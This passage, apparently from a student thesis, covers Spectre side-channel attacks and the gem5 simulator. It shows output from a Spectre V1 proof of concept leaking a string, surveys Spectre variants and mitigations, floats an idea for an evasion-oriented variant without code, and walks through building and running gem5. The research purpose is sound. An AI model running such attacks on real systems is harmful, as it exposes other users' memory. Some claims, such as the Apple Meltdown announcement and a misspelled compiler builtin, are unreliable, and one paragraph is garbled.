tzachar@tz:~/Desktop/SPECTRE$ gcc spectre2.c -o spectre -static
tzachar@tz:~/Desktop/SPECTRE$ ./spectre
Using a cache hit threshold of 80.

Reading 40 bytes:
Reading at malicious_x = 0xfffffffffd3f08... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffd3f09... Success: 0x6C='l' score=2
Reading at malicious_x = 0xfffffffffd3f0a... Success: 0x6C='l' score=2
Reading at malicious_x = 0xfffffffffd3f0b... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffd3f0c... Success: 0x67='g' score=2
Reading at malicious_x = 0xfffffffffd3f0d... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f0e... Success: 0x73='s' score=2
Reading at malicious_x = 0xfffffffffd3f0f... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f10... Success: 0x70='p' score=2
Reading at malicious_x = 0xfffffffffd3f11... Success: 0x6F='o' score=2
Reading at malicious_x = 0xfffffffffd3f12... Success: 0x75='u' score=2
Reading at malicious_x = 0xfffffffffd3f13... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f14... Success: 0x6B='k' score=2
Reading at malicious_x = 0xfffffffffd3f15... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffd3f16... Success: 0x6E='n' score=2
Reading at malicious_x = 0xfffffffffd3f17... Success: 0x6D='m' score=2
Reading at malicious_x = 0xfffffffffd3f18... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f19... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f1a... Success: 0x6B='k' score=2
Reading at malicious_x = 0xfffffffffd3f1b... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffffffffd3f1c... Success: 0x69='i' score=2
Reading at malicious_x = 0xfffffffffd3f1d... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f1e... Success: 0x74='t' score=2
Reading at malicious_x = 0xfffffffffd3f1f... Success: 0x72='r' score=2
Reading at malicious_x = 0xfffffffffd3f20... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f21... Success: 0x78='x' score=2
Reading at malicious_x = 0xfffffffffd3f22... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f23... Success: 0x69='i' score=2
Reading at malicious_x = 0xfffffffffd3f24... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f25... Success: 0x74='t' score=2
Reading at malicious_x = 0xfffffffffd3f26... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffffffffd3f27... Success: 0x73='s' score=2
Reading at malicious_x = 0xfffffffffd3f28... Success: 0x74='t' score=2
Reading at malicious_x = 0xfffffffffd3f29... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffffffffd3f2a... Success: 0x00='?' score=0
Reading at malicious_x = 0xfffffffffd3f2b... Success: 0x25='%' score=2
Reading at malicious_x = 0xfffffffffd3f2c... Success: 0x64='d' score=2
Reading at malicious_x = 0xfffffffffd3f2d... Success: 0x00='?' score=0
Reading at malicious_x = 0xfffffffffd3f2e... Success: 0x25='%' score=2
Reading at malicious_x = 0xfffffffffd3f2f... Success: 0x70='p' score=2
tzachar@tz:~/Desktop/SPECTRE$

```

3.3.III Spectre_Results

3. 4 Other Spectre Variants

Spectre as we said has several versions, some of them apart from the Spectre V1 that we analyzed above, are:

- Spectre V2 where the attack destroys the branch predictor with malicious targets such that speculative execution continues at a location chosen by Spectre. Where the branch prediction is "badly" trained in one context and applies the prediction to a different context. More specifically, Spectre can falsely direct speculative execution to locations that could never be accessed during legitimate program execution. Speculative execution leaves measurable side effects, these are extremely powerful tools for attackers, for example the exposure of the victim's memory and the absence of an exploitable conditional misprediction.
- Spectre V3, which took the name Meltdown, but along the way showed that it is a completely different attack from Spectre, and it targets a completely different side-channel.
- The Spectre RSB (Return Stack Buffer) affecting IBM POWER processors demonstrated that the mitigations applied did not cover all CPUs

- eBPF Spectre where two vulnerabilities were found in the linux kernel that allow the subsystem to be used to bypass protection against the Spectre 4 (SSB, Speculative Store Bypass) attack. It is reported that using an unprivileged BPF program, an attacker can create conditions for the speculative execution of certain operations and determine the contents of arbitrary areas of kernel memory. The Spectre 4 attack method is based on restoring data trapped in the processor cache after discarding the result of speculative execution when processing interleaved read and write operations using indirect addressing.
- ret2spec (Speculative Execution Using Return Stack Buffers), this version hits stack buffers (RSBs), the basic unit of speculative return addresses, which can be used to trigger incorrect guesses. Using RSB gives attackers similar capabilities to Spectre attacks. Local attackers can obtain arbitrary speculative code execution in all processes, e.g., to leak passwords entered by another user on a shared system.
- JavaScript Spectre, where it works in Google Chrome version 62.0.3202, that allows a website to read private messages from concurrent processes. In fact, it can be used in specific cases for sandbox violation.
- The building blocks of a NetSpectre attack are two NetSpectre gadgets: one for the leak and one for the transmissions. These gadgets allow an attacker to perform a Spectre attack without any local code execution or access, based on their type (leak or broadcast) and the microarchitectural elements they use (e.g. cache). The NetSpectre attack is introduced over the network. The victim device again requests a network interface that the attacker can access. Although this does not necessarily need an Ethernet connection, a wireless or cellular connection is also possible. Additionally, the target of the attack could also be firmware running on a phone. The attacker can send a large number of network packets to the victim, but not necessarily within a short period of time. Furthermore, the contents of the packets sent to the attack are not required to be controlled by the attackers.
- **Finally, in this area we have our own proposal for a Spectre which is structured in many different functions. In order to be split into several pieces and not be close (line spacing) within a program to make it even more difficult to locate. Then somehow (e.g. buffer overflow) trigger the chain reaction that will start the attack (it is under construction in the [git link](#)).**

3.5 Vulnerable Systems

At the moment and because of all these different versions of it there is no system either from an architectural point of view or from a software part that has found an efficient solution. This makes companies like Intel, AMD, ARM, IBM give exorbitant sums in search of solutions and finding new architectural vulnerabilities. In terms of operating systems, Linux, Windows, and Mac OS are also vulnerable to Spectre. Microsoft released some security updates for Windows 10 that protect against Spectre, but not with much success. Apple on the other hand has a huge problem with Meltdown, with an announcement made in the summer of 2021 that all of its new generation will be released to the market knowing it is vulnerable to Meltdown.

3.6 Ways to deal with it

Several ways have been proposed to deal with Spectre, but none of them are either efficient enough or cause a huge decrease in CPU performance, some of them are:

- Manually harden branches i.e. manually examining all branches and choosing the appropriate branch, which will make the system extremely slow (Google & ARM were working on a related APIs).
- Speculative load hardening is a direct countermeasure for Spectre V1 from Google to Microsoft 's C compiler but any change made to Spectre V1 's code makes it unable to detect it
- Isolation of secret and valuable data from risky code, i.e. the operating systems keep the user's personal data in isolated places without access to them by the programs.
- Sandbox protection at the operating system (OS) level, so connections between files and programs will be lost within the OS.
- Programs and systems should be continuously updated because many times in the updates there are improvements and corrections in the field of security.
- Use of fluid encryption systems with ephemeral keys so that it becomes very difficult to decrypt them, since they will constantly change and renew in a different way.
- Prevent Speculative Execution, fundamentally change the way speculative execution is done or protect the data it creates speculatively by keeping it encrypted or in a separate place before it is verified that it is valid and can continue.
- Preventing data entry into hidden channels by using an intelligent system that will monitor the channel flow.
- Restrict data extraction from hidden channels in the same way as mentioned before.
- On a programming level, developers should be more careful with its code and use commands that add security to it (eg `__builtin__speculation_safe_valur()`)
- Radical change in the operation of the compilers, so that some safety loopholes are inserted in conditions of a controversial nature or to warn the programmer about such situations.
- But what would really solve any problem would be the architectural resolution of Spectre V1 since all the other species and all the variants that exist are based on it.

As mentioned, gem5 is a simulator with many different settings, which is capable of building from simple to complex systems and for this reason it is used at a research level, but also by knowledgeable companies (as mentioned in the introduction) to analogs domains. The version used in this work is v21.1.0.2. gem5 does not have a graphical environment, so everything will be done through the Linux terminal.

4.1 Installation (build)

Before installing gem5, the system must have 6+ RAM of either physical or virtual memory to complete the build without creating any problem. The following must also be pre-installed or installed:

gcc 4.8+ :

```
$:sudo apt-get install build-essential
```

[SCons](#) :

```
$:sudo apt-get install scons
```

Python 2.7 & python 3 :

```
$:sudo apt install python2  
$: sudo apt-get install python3
```

python 3 as default

[protobuf](#) 2.1+ :

```
$:sudo apt-get install libprotobuf-dev python-protobuf protobuf-compiler libgoogle-perftools-dev
```

Finally, download the gem5 version you want and after opening the gem5 folder you downloaded in the terminal, execute the command:

```
$: scons build/X86/gem5.opt -j8
```

Where X86 denotes the processor core architecture to be used. All the options are inside the /build_opts folder, some of which are ARM, SPARC, RISCv, POWER, MIPS processors and other types of X86 architecture. And -j8 represents the number of cores the simulation system will have (8 can be replaced with any other number).

When the command is executed the following will appear on the screen:


```

tzachar@tz:~/Pictures/gem5$ scons build/X86/gem5.opt -j8
scons: Reading SConscript files ...
Checking for linker -Wl,--as-needed support... yes
Checking for pkg-config package protobuf... yes
Checking for compiler -gz support... yes
Checking for linker -gz support... yes
Info: Using Python config: python3-config
Checking for C header file Python.h... yes
Checking for C library python3.8... yes
Checking for C library crypt... yes
Checking for C library pthread... yes
Checking for C library dl... yes
Checking for C library util... yes
Checking for C library m... yes
Checking Python version... 3.8.10
Checking for accept(0,0,0) in C++ library None... yes
Checking for zlibVersion() in C++ library z... yes
Checking for GOOGLE_PROTOBUF_VERIFY_VERSION in C++ library protobuf... yes
Checking for C header file valgrind/valgrind.h... no
Checking for clock_nanosleep(0,0,NULL,NULL) in C library None... yes
Checking for timer_create(CLOCK_MONOTONIC, NULL, NULL) in C library None... no
Checking for timer_create(CLOCK_MONOTONIC, NULL, NULL) in C library rt... yes
Checking for C library tcmalloc... yes
Checking for char temp; backtrace_symbols_fd((void *)&temp, 0, 0) in C library None... yes
Checking for C header file fenv.h... yes
Checking for C header file png.h... yes
Checking for C header file linux/kvm.h... yes
Checking for C header file linux/ifu_tun.h... yes
Checking size of struct kvm_xsave ... yes
Checking for member exclude_host in struct perf_event_attr...yes
Checking for pkg-config package hdf5-serial... yes
Checking for H5Fcreate("", 0, 0, 0) in C library hdf5... yes
Checking for H5::H5File("", 0) in C++ library hdf5_cpp... yes
Checking whether __i386__ is declared... no
Checking whether __x86_64__ is declared... yes
Building in /home/tzachar/Pictures/gem5/build/X86
Variables file /home/tzachar/Pictures/gem5/build/variables/X86 not found,
  using defaults in /home/tzachar/Pictures/gem5/build_opts/X86
scons: done reading SConscript files.
scons: Building targets ...
[ CXX] X86/sim/main.cc -> .o
[ CXX] X86/arch/generic/htm.cc -> .o
[SO PARAM] BaseMMU -> X86/params/BaseMMU.hh
[SO PARAM] SimObject -> X86/params/SimObject.hh
[ TRACING] -> X86/debug/Event.hh
[ CXX] X86/arch/generic/decoder.cc -> .o
[GENERATE] x86 -> X86/arch/registers.hh
[GENERATE] x86 -> X86/arch/types.hh
[SO PARAM] BaseTLB -> X86/params/BaseTLB.hh
[ CFG ISA] -> X86/config/the_isa.hh
[ TRACING] -> X86/debug/Decode.hh
[ TRACING] -> X86/debug/Decoder.hh

```

4.1.1 gem5_build1

It is a rather time-consuming process that needs to be done only once and in case Rebuild is needed again, due to changes that have been made or will be made (e.g. architecture, number of cores), it is carried out in a much shorter time (depending on the changes) since most files will remain the same. If the process has been completed without any problems, another folder called build will have been created inside the gem5 folder, where the simulator has been built, and the following will be displayed on the screen:

```

[ RANLIB] -> libelf/libelf.a
[ SHCXX]  drampower/src/Parametrisable.cc -> .os
[ SHCXX]  drampower/src/libdrampower/LibDRAMPower.cc -> .os
[ SHCXX]  drampower/src/CAHelpers.cc -> .os
[ SHCXX]  drampower/src/CmdHandlers.cc -> .os
[ SHCXX]  drampower/src/MemBankWiseParams.cc -> .os
[ SHCC]   fputils/fp64.c -> .os
[ SHCC]   fputils/fp80.c -> .os
[ SHCXX]  iostream3/zfstream.cc -> .os
[ AR]     -> fputils/libfputils.a
[ RANLIB] -> fputils/libfputils.a
[ AR]     -> drampower/libdrampower.a
[ RANLIB] -> drampower/libdrampower.a
[ AR]     -> iostream3/libiostream3.a
[ RANLIB] -> iostream3/libiostream3.a
[ LINK]   -> X86/gem5.opt
scons: done building targets.
tzachar@tz:~/Pictures/gem5$

```

4.1.II gem5_build2

To verify the correct construction of the simulator we can use the command:

```
$:build/X86/gem5.opt configs/learning_gem5/part1/simple.py
```

And what we should see will be:

```

tzachar@tz:~/Pictures/gem5$ build/X86/gem5.opt configs/learning_gem5/part1/simple.py
gem5 Simulator System.  http://gem5.org
gem5 is copyrighted software; use the --copyright option for details.

gem5 version 21.0.1.0
gem5 compiled Jun 30 2022 11:58:52
gem5 started Jun 30 2022 14:52:01
gem5 executing on tz, pid 2317
command line: build/X86/gem5.opt configs/learning_gem5/part1/simple.py

warn: membus.slave is deprecated. `slave` is now called `cpu_side_ports`
warn: membus.slave is deprecated. `slave` is now called `cpu_side_ports`
warn: membus.master is deprecated. `master` is now called `mem_side_ports`
warn: membus.slave is deprecated. `slave` is now called `cpu_side_ports`
warn: interrupts.int_master is deprecated. `int_master` is now called `int_requestor`
warn: membus.master is deprecated. `master` is now called `mem_side_ports`
warn: interrupts.int_slave is deprecated. `int_slave` is now called `int_responder`
warn: membus.master is deprecated. `master` is now called `mem_side_ports`
warn: membus.slave is deprecated. `slave` is now called `cpu_side_ports`
Global frequency set at 1000000000000 ticks per second
warn: No dot file generated. Please install pydot to generate the dot file and pdf.
warn: DRAM device capacity (8192 Mbytes) does not match the address range assigned (512 Mbytes)
0: system.remote_gdb: listening for remote gdb on port 7000
Beginning simulation!
info: Entering event queue @ 0. Starting simulation...
Hello world!
Exiting @ tick 499026000 because exiting with last active thread context
tzachar@tz:~/Pictures/gem5$

```

4.1.III gem5_hello_world

4.2 Files

Most gem5 files are written in python, but there are files in C/C++. gem5 provides all the files with the code that will be needed to simulate simple systems that will run directly on the hardware, but also to use complex complete systems and even to add an operating system (OS).

In gem5 there are various files for all the corresponding physical parts of a computer which can be modified according to the needs of the user. In other words, there are files for the operating mode of the processor (CPU), for the operating mode of the cache, etc. but there are also tools that help verify the correct operation of the system that was set up and some others that have various statistics for the system as well as others that create visualizations and diagrams for a better study of the system, such as o3-pipeview which we will see below.

The basic version includes these folders with the following:

- /configs : examples of simulation configuration scripts.
- /ext : less common external packages needed to build gem5.
- /src : gem5 simulator source code.
- /system : source for some optional system software for simulated systems.
- /tests : various tests.
- /util : useful utilities and files.
- /m5out: contains files created after any run with various information about it.

4.2.1 Files We Will Use

The files we will use are located in the path configs/learning_gem5/part1/ and is the files two_level.py , caches.py

where for reasons security and for the experiments where we explained we created copies in one another folder part inside in learning_gem5 so that The outgoing code to stay intact .

In m5out the config.ini file (config.json is exactly the same file but in another form) is equally important . It is created against her duration her execution her simulation and there we can to find anyone information need about with her simulation where recently we have completed . As and all the SimObjects and all them prices their where were created against her simulation

4.2.2 File Description

The two_level.py file creates a single CPU and two-level cache system. This script takes a parameter that specifies a binary to run. If none is provided, it defaults to "hello " . This file outputs options for L1 I/D and L2 cache sizes.

cache s.py creates caches with options for a simple gem5 configuration script. This file contains L1 I/D and L2 caches for use in simple gem5 configuration scripts. It uses SimpleOpts to set the command for the line options from each individual category

4.2.3 Modification of Files

The file that we modified a little and mainly for the experiments that will be done with Spectre is two_level.py . The reasons we did it are two: the first is for speed, we increased the clock speed (CPU clock) of the processor from 1GHz to 2 GHz

```

42  # Set the clock frequency of the system (and all of its children)
43  system.clk_domain = SrcClockDomain()
44  system.clk_domain.clock = '2GHz'
45  system.clk_domain.voltage_domain = VoltageDomain()

```

4.2.3.I two_level.py_clock_set

The second reason we changed the type of processor (CPU) is because by default it has a very simple model `TimeSimpleCPU()` which is a model that executes a process for each clock cycle (single cycle processor), in addition we defined a branch predictor `LTAGE()` for our CPU.

```

52
53  # Create a simple CPU
54  #system.cpu = TimingSimpleCPU()
55  system.cpu = DerivO3CPU(branchPred=LTAGE())
56

```

4.2.3.II two_level.py_CPU_set

4.2.4 Simple Executions

For starters and to get familiar and understand how the gem5 simulator works we tried a simple matrix multiplication program written in C.

```
C mm.c
home > tzachar > Desktop > easy_c_code > mult_matrix > C mm.c
1  #include<stdio.h>
2  #include<stdlib.h>
3
4  int main(){
5      long a[3][3]={9,1,2},{2,7,6},{4,5,8}}
6      ,b[3][3]={7,0,52},{9,11,26},{75,9,4}}
7      ,mul[3][3];
8      int i,k,j;
9
10     printf("multiply of the matrix=\n");
11     for(i=0;i<3;i++)
12     {
13         for(j=0;j<3;j++)
14         {
15             mul[i][j]=0;
16             for(k=0;k<3;k++)
17             {
18                 mul[i][j]+=a[i][k]*b[k][j];
19             }
20         }
21     }
22     for(i=0;i<3;i++)
23     {
24         for(j=0;j<3;j++)
25         {
26             printf("%ld\t",mul[i][j]);
27         }
28         printf("\n");
29     }
30     return 0;
31 }
```

4.2.4.1 multiplication_matrix

After getting the program compiled with gcc, we move the generated file into the gem5 folder for convenience and run it with the simulator we built earlier. Using the command:

```
$:build/X86/gem5.opt configs/learning_gem5/part/two_level.py mm
```

In the path configs/learning_gem5/part/two_level.py are the files for the simulator format. We mentioned above that mm is the matrix multiplication program that will be executed by the system built by the simulator. What will appear on the screen will be:

```
tzachar@tz: ~/Pictures/gem5
File Edit View Search Terminal Help
tzachar@tz:~/Pictures/gem5$ build/X86/gem5.opt configs/learning_gem5/part/two_level.py mm
gem5 Simulator System. http://gem5.org
gem5 is copyrighted software; use the --copyright option for details.

gem5 version 21.0.1.0
gem5 compiled Jun 30 2022 11:58:52
gem5 started Jul 1 2022 11:19:37
gem5 executing on tz, pid 4849
command line: build/X86/gem5.opt configs/learning_gem5/part/two_level.py mm

warn: l2bus.slave is deprecated. 'slave' is now called 'cpu_side_ports'
warn: l2bus.slave is deprecated. 'slave' is now called 'cpu_side_ports'
warn: l2bus.master is deprecated. 'master' is now called 'mem_side_ports'
warn: membus.slave is deprecated. 'slave' is now called 'cpu_side_ports'
warn: membus.master is deprecated. 'master' is now called 'mem_side_ports'
warn: membus.slave is deprecated. 'slave' is now called 'cpu_side_ports'
warn: interrupts.int_master is deprecated. 'int_master' is now called 'int_requestor'
warn: membus.master is deprecated. 'master' is now called 'mem_side_ports'
warn: interrupts.int_slave is deprecated. 'int_slave' is now called 'int_responder'
warn: membus.slave is deprecated. 'slave' is now called 'cpu_side_ports'
warn: membus.master is deprecated. 'master' is now called 'mem_side_ports'
Global frequency set at 1000000000000 ticks per second
warn: No dot file generated. Please install pydot to generate the dot file and pdf.
warn: DRAM device capacity (8192 Mbytes) does not match the address range assigned (512 Mbytes)
0: system.remote gdb: listening for remote gdb on port 7000
Beginning simulation!
info: Entering event queue @ 0. Starting simulation...
warn: x86 cpuid family 0x0000: unimplemented function 13
info: Increasing stack size by one page.
warn: readlink() called on '/proc/self/exe' may yield unexpected results in various settings.
Returning '/home/tzachar/Pictures/gem5/mm'
warn: ignoring syscall mprotect(...)
multiply of the matrix=
222 29 502
527 131 310
673 127 370
Exiting @ tick 44149000 because exiting with last active thread context
tzachar@tz:~/Pictures/gem5$
```

4.2.4.II mm_on_gem5

The image initially shows some processes carried out by the simulator and some characteristics for it, along the way it executes the program (mm) that we set it to execute. Finally the tick is the time it took to execute our program.

4.2.5 Output files & usage

```
config.ini x
1 [root]
2 type=Root
3 children=system
4 eventq_index=0
5 full_system=false
6 sim_quantum=0
7 time_sync_enable=false
8 time_sync_period=100000000000
9 time_sync_spin_threshold=100000000
10
11 [system]
12 type=System
13 children=clk_domain cpu dvfs_handler l2bus l2cache mem_ctrl membus workload
14 byte_order=little
15 cache_line_size=64
16 eventq_index=0
17 exit_on_work_items=false
18 init_param=0
19 kvm_vm=NULL
20 m5ops_base=4294901760
21 mem_mode=timing
22 mem_ranges=0:536870912
23 memories=system.mem_ctrl.dram
24 mmap_using_noreserve=false
25 multi_thread=false
26 num_work_ids=16
27 readfile=
28 redirect_paths=
29 shared_backstore=
30 symbolfile=
31 thermal_components=
32 thermal_model=NULL
33 work_begin_ckpt_count=0
34 work_begin_cpu_id_exit=-1
35 work_begin_exit_count=0
36 work_cpus_ckpt_count=0
37 work_end_ckpt_count=0
38 work_end_exit_count=0
39 work_item_id=-1
40 workload=system.workload
41 system_port=system.membus.cpu_side_ports[2]
42
43 [system.clk_domain]
44 type=SrcClockDomain
45 children=voltage_domain
```

4.2.5.1 Config.ini

Here we see in the config.ini that at the beginning of the description of each SimObject is first its name as created in the configuration file surrounded by square brackets (eg [system.membus]). Each SimObject parameter is then displayed with its value, including parameters not explicitly set in the configuration file. The config.ini file is a valuable tool to ensure that you are emulating or what you think is being emulated. There are many possible ways to set default values and override

default values in gem5. It is a "best practice" to always check the config.ini, as a sanity check, that the values set in the configuration file are propagated to the actual SimObject instance.

```

1 |----- Begin Simulation Statistics -----
2 simSeconds          0.000044      # Number of seconds simulated (Second)
3 simTicks            44149000      # Number of ticks simulated (Tick)
4 finalTick           44149000      # Number of ticks from beginning of simulation (restored from checkpoints and never reset) (Tick)
5 simFreq             100000000000    # The number of ticks per simulated second ((Tick/Second))
6 hostSeconds         0.26          # Real time elapsed on the host (Second)
7 hostTickRate        172451885     # The number of ticks simulated per host second (ticks/s) ((Tick/Second))
8 hostMemory          651428        # Number of bytes of host memory used (Byte)
9 simInsts            18226         # Number of instructions simulated (Count)
10 simOps              34450         # Number of ops (including micro ops) simulated (Count)
11 hostInstRate        71157         # Simulator instruction rate (inst/s) ((Count/Second))
12 hostOpRate          134493        # Simulator op (including micro ops) rate (op/s) ((Count/Second))
13 system.clk_domain.clock 500      # Clock period in ticks (Tick)
14 system.clk_domain.voltage_domain.voltage 1      # Voltage in Volts (Volt)
15 system.cpu.numCycles 88299        # Number of cpu cycles simulated (Cycle)
16 system.cpu.numWorkItemsStarted 0      # Number of work items this cpu started (Count)
17 system.cpu.numWorkItemsCompleted 0      # Number of work items this cpu completed (Count)
18 system.cpu.instsAdded 50711       # Number of instructions added to the IQ (excludes non-spec) (Count)
19 system.cpu.nonSpecInstsAdded 8      # Number of non-speculative instructions added to the IQ (Count)
20 system.cpu.instsIssued 46782      # Number of instructions issued (Count)
21 system.cpu.squashedInstsIssued 51    # Number of squashed instructions issued (Count)
22 system.cpu.squashedInstsExamined 16263 # Number of squashed instructions iterated over during squash; mainly for profiling (Count)
23 system.cpu.squashedOperandsExamined 17960 # Number of squashed operands that are examined and possibly removed from graph (Count)
24 system.cpu.squashedNonSpecRemoved 8    # Number of squashed non-spec instructions that were removed (Count)
25 system.cpu.numIssuedDist::samples 44655 # Number of insts issued each cycle (Count)
26 system.cpu.numIssuedDist::mean 1.047632 # Number of insts issued each cycle (Count)
27 system.cpu.numIssuedDist::stdev 1.981335 # Number of insts issued each cycle (Count)
28 system.cpu.numIssuedDist::overflows 0      0.00% 0.00% # Number of insts issued each cycle (Count)
29 system.cpu.numIssuedDist::0 31754 71.11% 71.11% # Number of insts issued each cycle (Count)
30 system.cpu.numIssuedDist::1 2528 5.66% 76.77% # Number of insts issued each cycle (Count)
31 system.cpu.numIssuedDist::2 2178 4.88% 81.65% # Number of insts issued each cycle (Count)
32 system.cpu.numIssuedDist::3 1987 4.45% 86.10% # Number of insts issued each cycle (Count)
33 system.cpu.numIssuedDist::4 1703 3.81% 89.91% # Number of insts issued each cycle (Count)
34 system.cpu.numIssuedDist::5 1740 3.90% 93.81% # Number of insts issued each cycle (Count)
35 system.cpu.numIssuedDist::6 1451 3.25% 97.06% # Number of insts issued each cycle (Count)
36 system.cpu.numIssuedDist::7 793 1.78% 98.83% # Number of insts issued each cycle (Count)
37 system.cpu.numIssuedDist::8 521 1.17% 100.00% # Number of insts issued each cycle (Count)
38 system.cpu.numIssuedDist::overflows 0      0.00% 100.00% # Number of insts issued each cycle (Count)
39 system.cpu.numIssuedDist::min_value 0      # Number of insts issued each cycle (Count)
40 system.cpu.numIssuedDist::max_value 8      # Number of insts issued each cycle (Count)
41 system.cpu.numIssuedDist::total 44655     # Number of insts issued each cycle (Count)
42 system.cpu.statFuBusy::No_OpClass 0      0.00% 0.00% # attempts to use FU when none available (Count)
43 system.cpu.statFuBusy::IntAlu 408 80.31% 80.31% # attempts to use FU when none available (Count)
44 system.cpu.statFuBusy::IntMult 0      0.00% 80.31% # attempts to use FU when none available (Count)

```

4.2.5.II stats.txt

gem5 has a flexible statistics generation system because it also creates a third file stats.txt . Which contains the gem5 stats covered in some detail on the gem5 wiki site. Each instance of a SimObject has its own statistics. At the end of the simulation or when special statistic-dumping commands are issued, the current state of statistics for all SimObjects is dumped to a file. The statistics file contains general statistics about the run. There may be several of these in a single file if there are multiple statistics captures when running gem5. This is common for long running applications or when restoring from checkpoints. Each statistic has a name (first column), a value (second column), and a description (the last column before the #).

Both files continue with several lines, just for reasons of capacity we presented a sample of them.

4.3 O3-Pipelineview

o3pipiview (o3 pipeline viewer) is a text viewer of the out-of-order CPU pipeline that visualizes with diagrams. The text it gets from gem5 contains information it has gathered about the program it is running.

To cause out-of-order CPU pipeline we changed as mentioned above (4.2.3 Modifying files) the model of the processor (CPU) .This tool is extremely useful for understanding where the pipeline slows down or crashes in a reasonably small sequence of code.

4.3.1 Execution Process

To begin with, we will run in gem5 the 3X3 matrix multiplication program that we saw above ([image](#)). In the command we will use we define as `--debug-flags=O3Pipeview` to record the out-of-order commands that reach the processor (CPU) in `m5out/pipeview.txt` in text format, `--debug-start` is the cycle (tick) that we set to start recording and ends with the end of the simulation. The starting time of the recording should be within the execution of the mm program, it is the name of the program we will execute and it has been compiled first. Also before the program we have to put the path with the elements of the simulator. The command is:

```
$:build/X86/gem5.opt --debug-flags=O3PipeView --debug-file=pipeview.txt --debug-start=45000000 configs/learning_gem5/part/two_level.py mm
```

4.3.2 Input & Output Files


As soon as it finishes running in `m5out/pipeview.txt` it should contain a file with results from the execution of the program. To create the diagram we use the command:

```
$:util/o3-pipeview.py --store_completions m5out/pipeview.txt --color -w 150
```

In which `--store_completions` indicates the storage space it will use, with this particular command it is given the freedom to use as much space as it needs (but this can lead to the point of consuming all the available memory), `--color` means that we want to use colors in the diagram and `-w 150` is the set of characters it will have to print the timeline. By executing it, another file called `o3-pipeview.out` is created inside the gem5 folder and to view the file you will need the command:


```
$:less -r o3-pipeview.out
```

Something like the following image will appear in the terminal:



